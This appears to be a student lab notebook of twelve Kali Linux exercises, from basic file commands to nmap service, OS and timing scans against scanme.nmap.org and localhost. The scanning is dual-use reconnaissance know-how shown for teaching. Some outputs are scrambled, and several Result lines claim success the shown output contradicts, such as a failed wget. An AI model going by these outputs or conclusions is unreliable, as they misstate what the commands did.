

ETHICAL HACKING OBSERVATION

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EX:1

Basic File and User Management Commands

Aim

To perform basic file and user management commands in Kali Linux.

Procedure:

1. Open the Kali Linux terminal and log in with the required user credentials.
2. Create a new directory and file using the appropriate file management commands.
3. Display and verify the created files and directories using the ls command.
4. Create a new user account, assign a password, and verify the user information using the id command.
5. Delete the created user account, remove the test directory if required, and exit the terminal successfully.

Commands:

mkdir test

cd test

touch file.txt

ls

sudo adduser user1

id user1

sudo deluser user1

Output:

```
kali@kali ~
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
kali@kali:~$ cd /home/kali
kali@kali:~$ mkdir test
kali@kali:~$ cd test
kali@kali:~$ touch test.txt
kali@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  test.txt  Videos
kali@kali:~$ rm test.txt
kali@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
kali@kali:~$ id user1
user1
kali
kali@kali:~$ tree
tree
.
├── Desktop
├── Documents
├── Downloads
├── Music
├── Pictures
├── Public
├── Templates
├── Videos
└── 9 directories, 0 files
kali@kali:~$
```

Result:

Thus, the basic file and user management commands were executed successfully in Kali Linux.

Exp:2

File Viewing Commands

Aim

To study and perform basic file viewing commands in Kali Linux.

Procedure

1. Open the Kali Linux terminal.
2. Create a sample text file with some content.
3. Use different file viewing commands to display the file contents.
4. Observe the output of each command.
5. Verify the displayed content and close the terminal.

Command:

```
echo "Welcome to Kali Linux" > sample.txt
```

```
cat sample.txt
```

```
head sample.txt
```

```
tail sample.txt
```

```
more sample.txt
```

Output:

```
(kali@kali)-[~]
$ vi sample.txt
(kali@kali)-[~]
$ less sample.txt
(kali@kali)-[~]
$ more sample
more: cannot open sample: No such file or directory
(kali@kali)-[~]
$ more sample.txt
hello welcome
(kali@kali)-[~]
$ vi sample.txt
(kali@kali)-[~]
$ vi sample.tst
(kali@kali)-[~]
$ less sample.txt
(kali@kali)-[~]
$ more sample.txt
hello welcomeeerwwteyr e
(kali@kali)-[~]
$
```

Result

Thus, the basic file viewing commands (cat, head, tail, and more) were executed successfully, and the contents of the file were displayed correctly.

Exp:3

Tree, Head and Tail Commands

Aim

To study and execute the **Tree, Head, and Tail** commands in Kali Linux.

Procedure

1. Open the Kali Linux terminal.
2. Create a sample directory and text file.
3. Use the tree command to display the directory structure.
4. Use the head and tail commands to view the beginning and end of the file.
5. Verify the output and close the terminal.

Command:

mkdir Demo

touch Demo/sample.txt

tree Demo

head Demo/sample.txt

tail Demo/sample.txt

Output:

```
Session Actions Edit View Help
└─$ cat > student.txt
ARUN
BALA
KUMAR
ARUL
SURESH
AJAY
KARTHIK
ALICE
BOB
MANOJ
SUDHKAR
ROOBINI
RUDHARINI
RUDRAN
CHUTHRA
AMBIKA
PARVATHI
SARAVANAN
PRIYA
SURIYA
VASANTH

(kali@kali)-[~]
└─$ head student.txt
ARUN
BALA
KUMAR
ARUL
SURESH
AJAY
KARTHIK
ALICE
BOB
MANOJ

(kali@kali)-[~]
└─$ tail student.txt
RUDHARINI
RUDRAN
CHUTHRA
AMBIKA
```

```
PARVATHI
SARAVANAN
PRIYA
SURIYA
VASANTH

(kali@kali)-[~]
└─$ tree
.
├── Desktop
├── Documents
├── Downloads
├── Music
├── Pictures
│   ├── Screenshot_2026-07-10_10_47_19.png
│   ├── Screenshot_2026-07-10_10_48_55.png
│   └── Screenshot_2026-07-10_10_50_06.png
├── Public
├── student.txt
├── Templates
└── Videos

9 directories, 4 files

(kali@kali)-[~]
└─$ █
```

Result:

Thus, the **Tree**, **Head**, and **Tail** commands were executed successfully, and the directory structure and file contents were displayed as expected.

Exp:4

Directory and File Display Commands

Aim

To study and execute basic directory and file display commands in Kali Linux.

Procedure

1. Open the Kali Linux terminal.
2. Create a sample directory and files.
3. Display the current working directory.
4. List the files and directories using display commands.
5. Verify the output and close the terminal.

Commands:

pwd


mkdir Demo

touch Demo/file1.txt

ls

ls -l

Output:



```
kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

(kali@kali)~$ ls
Desktop  Documents  Downloads  EthicalHacking  Music  Pictures  Public  student.txt  Templates  Videos

(kali@kali)~$ cd EthicalHacking
(kali@kali)~/EthicalHacking$ pwd
~/EthicalHacking
(kali@kali)~/EthicalHacking$ cat > file.txt
Welcome ^To ethical hacking lab
this is experiment 4
(kali@kali)~/EthicalHacking$ ls
file.txt
(kali@kali)~/EthicalHacking$ ls -l
-rw-rw-r-- 1 kali kali 4096 Nov 19 12:14 file.txt
```

Result

Thus, the directory and file display commands were executed successfully, and the files and directories were displayed correctly.

Exp 5:

System Information Commands

Aim

To study and execute basic system information commands in Kali Linux.

Procedure

1. Open the Kali Linux terminal.
2. Execute commands to view system information.
3. Display the current user and operating system details.
4. Observe the system information displayed on the screen.
5. Verify the output and close the terminal.

Commands:


whoami

hostname

uname -a

date

Output:



```
kali@kali: ~/EthicalHacking
(kali@kali)-[~]
$ uptime
00:41:36 up 14 min, 1 user, load average: 1.35, 0.79, 0.50
(kali@kali)-[~]
$ date
Mon Jul 13 12:41:42 AM EDT 2026
(kali@kali)-[~]
$ ls
Desktop  Documents  Downloads  EthicalHacking  Music  Pictures  Public  student.txt  Templates  Videos
(kali@kali)-[~]
$ cd EthicalHacking
(kali@kali)-[~/EthicalHacking]
$ ls
file.txt
(kali@kali)-[~/EthicalHacking]
$ mv file.txt file1.txt
(kali@kali)-[~/EthicalHacking]
$ ls
file1.txt
(kali@kali)-[~/EthicalHacking]
$
```

Result

Thus, the basic system information commands were executed successfully, and the system details were displayed correctly.

Exp 6:

File Creation and Download Commands

Aim

To study and execute file creation and file download commands in Kali Linux.

Procedure

1. Open the Kali Linux terminal.
2. Create a new text file using a file creation command.
3. Download a sample file from the internet.
4. Verify that the file has been created and downloaded successfully.
5. Close the terminal after completing the experiment.

Commands:


`touch sample.txt`

`echo "Hello Kali Linux" > sample.txt`

`wget https://example.com`

`ls`

Output:



```
kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
$ pwd
/home/kali
$ cd EthicalHacking
$ pwd
/home/kali/EthicalHacking
$ touch sample.txt
$ ls
file1.txt sample.txt
$ ping google.com
ping: google.com: Temporary failure in name resolution
$ wget https://example.com/file.zip
--2026-07-13 00:49:28-- https://example.com/file.zip
Resolving example.com (example.com)... failed: Temporary failure in name resolution.
wget: unable to resolve host address 'example.com'
$
```

Result

Thus, the file creation and download commands were executed successfully, and the required files were created and downloaded.

Exp 7:

Navigation and Copy Commands

Aim

To study and execute navigation and file copy commands in Kali Linux.

Procedure

1. Open the Kali Linux terminal.
2. Create a sample directory and file.
3. Navigate between directories using navigation commands.
4. Copy the file to another location using the copy command.
5. Verify the copied file and close the terminal.

Commands:

mkdir Demo


cd Demo

touch file1.txt

cp file1.txt copy.txt

ls

Output:



```
kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

(kali@kali)~$ cd EthicalHacking
(kali@kali)~/EthicalHacking$ ls
file1.txt  sample.txt
(kali@kali)~/EthicalHacking$ cp file1.txt backup.txt
(kali@kali)~/EthicalHacking$ ls
backup.txt  file1.txt  sample.txt
(kali@kali)~/EthicalHacking$ cd
(kali@kali)~$ cd ..
(kali@kali)~/home$ pwd
/home
(kali@kali)~/home$ cd EthicalHacking
cd: no such file or directory: EthicalHacking
(kali@kali)~/home$ cd kali
(kali@kali)~/EthicalHacking$ cd EthicalHacking
(kali@kali)~/EthicalHacking$ pwd
/home/kali/EthicalHacking
(kali@kali)~/EthicalHacking$
```

Result:

Thus, the navigation and copy commands were executed successfully, and the file was copied correctly.

Exp 8:

Nmap Service Version and OS Detection

Aim

To identify the service versions and operating system of a target host using Nmap.

Procedure


1. Open the Kali Linux terminal.
2. Enter the target IP address or hostname.
3. Run the Nmap service version and OS detection command.
4. Observe the detected services and operating system details.
5. Verify the scan results and save the output if required.

Commands:

```
nmap -sV -O 192.168.1.1
```

(Replace 192.168.1.1 with your target IP address.)

Output:



```
kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

(kali@kali) ~
$ ping -c 4 google.com
PING google.com (142.250.102.138) 56(84) bytes of data:
64 bytes from rb-in-f138.1e100.net (142.250.102.138): icmp_seq=1 ttl=255 time=348 ms
64 bytes from rb-in-f138.1e100.net (142.250.102.138): icmp_seq=2 ttl=255 time=337 ms
64 bytes from rb-in-f138.1e100.net (142.250.102.138): icmp_seq=3 ttl=255 time=352 ms
64 bytes from rb-in-f138.1e100.net (142.250.102.138): icmp_seq=4 ttl=255 time=345 ms

--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 6293ms
rtt min/avg/max/mdev = 337.420/345.593/352.131/5.400 ms

(kali@kali) ~
$ nmap --version
Nmap version 7.95 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.4.7 openssl-3.5.4 libssh2-1.11.1 libz-1.3.1 libpcap-1.10.5 nmap-libidn2-2.3.4
Compiled without:
Available nsock engines: epoll poll select

(kali@kali) ~
$ nmap -sV scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-13 01:35 EDT
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.00% done; ETC: 01:35 (0:00:12 remaining)
Stats: 0:00:20 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 25.00% done; ETC: 01:35 (0:00:15 remaining)
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 01:35 (0:00:11 remaining)
Stats: 0:00:33 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 01:35 (0:00:10 remaining)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.033s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  tcpwrapped
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
443/tcp    closed https
5060/tcp   open  sip?
5061/tcp   open  sip-tls?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.92 seconds

(kali@kali) ~
$ nmap -A scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-13 01:36 EDT
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
```

Result:

Thus, the Nmap service version and operating system detection scan was executed successfully, and the target host's services and OS details were identified.

Exp 9:

Nmap Timing and Performance Commands

Aim

To study and execute Nmap timing and performance commands for network scanning.

Procedure


1. Open the Kali Linux terminal.
2. Specify the target IP address or hostname.
3. Execute the Nmap timing and performance scan command.
4. Observe the scan speed and performance.
5. Verify the scan results and close the terminal.

Commands

```
nmap -T4 192.168.1.1
```

(Replace 192.168.1.1 with the target IP address.)

Output:



```
(kali@kali)-[~]
└─$ nmap -T4 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-21 23:12 EDT
Stats: 0:06:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.67% done; ETC: 02:03 (2:45:08 remaining)
Stats: 0:06:24 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.72% done; ETC: 02:03 (2:44:59 remaining)
Stats: 0:06:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.74% done; ETC: 02:03 (2:44:50 remaining)
Stats: 0:06:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.74% done; ETC: 02:03 (2:44:50 remaining)
Stats: 0:06:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.75% done; ETC: 02:03 (2:44:42 remaining)
Stats: 0:06:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.75% done; ETC: 02:03 (2:45:07 remaining)
Stats: 0:06:27 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.76% done; ETC: 02:03 (2:44:59 remaining)
Stats: 0:06:27 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.76% done; ETC: 02:03 (2:44:59 remaining)
Stats: 0:06:28 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.77% done; ETC: 02:03 (2:44:50 remaining)
Stats: 0:06:29 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.77% done; ETC: 02:03 (2:44:50 remaining)
Stats: 0:06:30 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.79% done; ETC: 02:03 (2:44:42 remaining)
Stats: 0:06:30 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.79% done; ETC: 02:03 (2:45:07 remaining)

(kali@kali)-[~]
└─$ nmap -T4 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-21 23:19 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.021s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 989 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    closed domain
80/tcp    open  http
139/tcp    closed netbios-ssn
143/tcp    closed imap
443/tcp    closed https
3128/tcp   closed squid-http
3389/tcp   closed ms-wbt-server
5060/tcp   open  sip
5061/tcp   open  sip-tls
8080/tcp   closed http-proxy
```

Result

Thus, the Nmap timing and performance command was executed successfully, and the target host was scanned with the specified timing option.

Exp10:

Free, Sort and History Commands

Aim

To study and execute the **Free**, **Sort**, and **History** commands in Kali Linux.

Procedure

1. Open the Kali Linux terminal.
2. Display the system memory information using the free command.
3. Create a sample file and sort its contents using the sort command.
4. Display the previously executed commands using the history command.
5. Verify the output and close the terminal.


Commands

free

sort sample.txt

history

Output



```
Session Actions Edit View Help
Mem: total 2018416 used 887932 free 790420 shared 23192 buff/cache 507092 available 1130484
Swap: 976556 0 976556

(kali@kali)-[~]
$ free -h
Mem: total 1.9Gi used 866Mi free 772Mi shared 22Mi buff/cache 495Mi available 1.1Gi
Swap: 953Mi 0B 953Mi

(kali@kali)-[~]
$ cat > fruits.txt
Orange
apple
banana
mango
grapes

(kali@kali)-[~]
$ sort fruits.txt
apple
banana
grapes
mango
Orange

(kali@kali)-[~]
$ sort -r fruits.txt
Orange
mango
grapes
banana
apple

(kali@kali)-[~]
$ history
1 cd /usr/share/wordlists/metasploit/
2 ls
3 ping 192.168.1.101
4 ls
5 touch class.txt
6 ls
7 nano class.txt
8 free
9 free -h
10 cat > fruits.txt
11 sort fruits.txt
12 sort -r fruits.txt
```

Result

Thus, the **Free**, **Sort**, and **History** commands were executed successfully, and the expected output was displayed.

Experiment 11: Nmap Timing and Performance

Aim

To study and execute Nmap timing and performance options for efficient network scanning.

Procedure

1. Open the Kali Linux terminal.
2. Enter the target IP address or hostname.
3. Execute the Nmap timing and performance scan command.
4. Observe the scan speed and scan results.
5. Verify the output and close the terminal.

Commands

```
nmap -T4 192.168.1.1
```

(Replace 192.168.1.1 with the target IP address.)

Output

```
(kali㉿kali)-[~]
└─$ nmap -T4 localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-21 23:25 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000020s latency).
Other addresses for localhost (not scanned): ::1
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Other addresses for scanned nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18
Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
PORT      STATE SERVICE
└─$ nmap -T5 localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-21 23:26 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000030s latency).
Other addresses for localhost (not scanned): ::1
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
5000 tcp open
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
5000 tcp closed http-proxy
└─$
```

Result

Thus, the Nmap timing and performance scan was executed successfully, and the target host was scanned using the specified timing option.

Experiment 12: Port Scanning Tools

Aim

To study and perform port scanning using Nmap in Kali Linux.

Procedure


1. Open the Kali Linux terminal.
2. Enter the target IP address or hostname.
3. Execute the port scanning command using Nmap.
4. Observe the open ports displayed in the output.
5. Verify the scan results and close the terminal.

Commands

```
nmap 192.168.1.1
```

(Replace 192.168.1.1 with the target IP address.)

Output



```
Session Actions Edit View Help
(kali@kali)-[~]
$ nmap localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-21 23:28 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000040s latency).
Other addresses for localhost (not scanned): ::1
All 1000 scanned ports on localhost (127.0.0.1) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

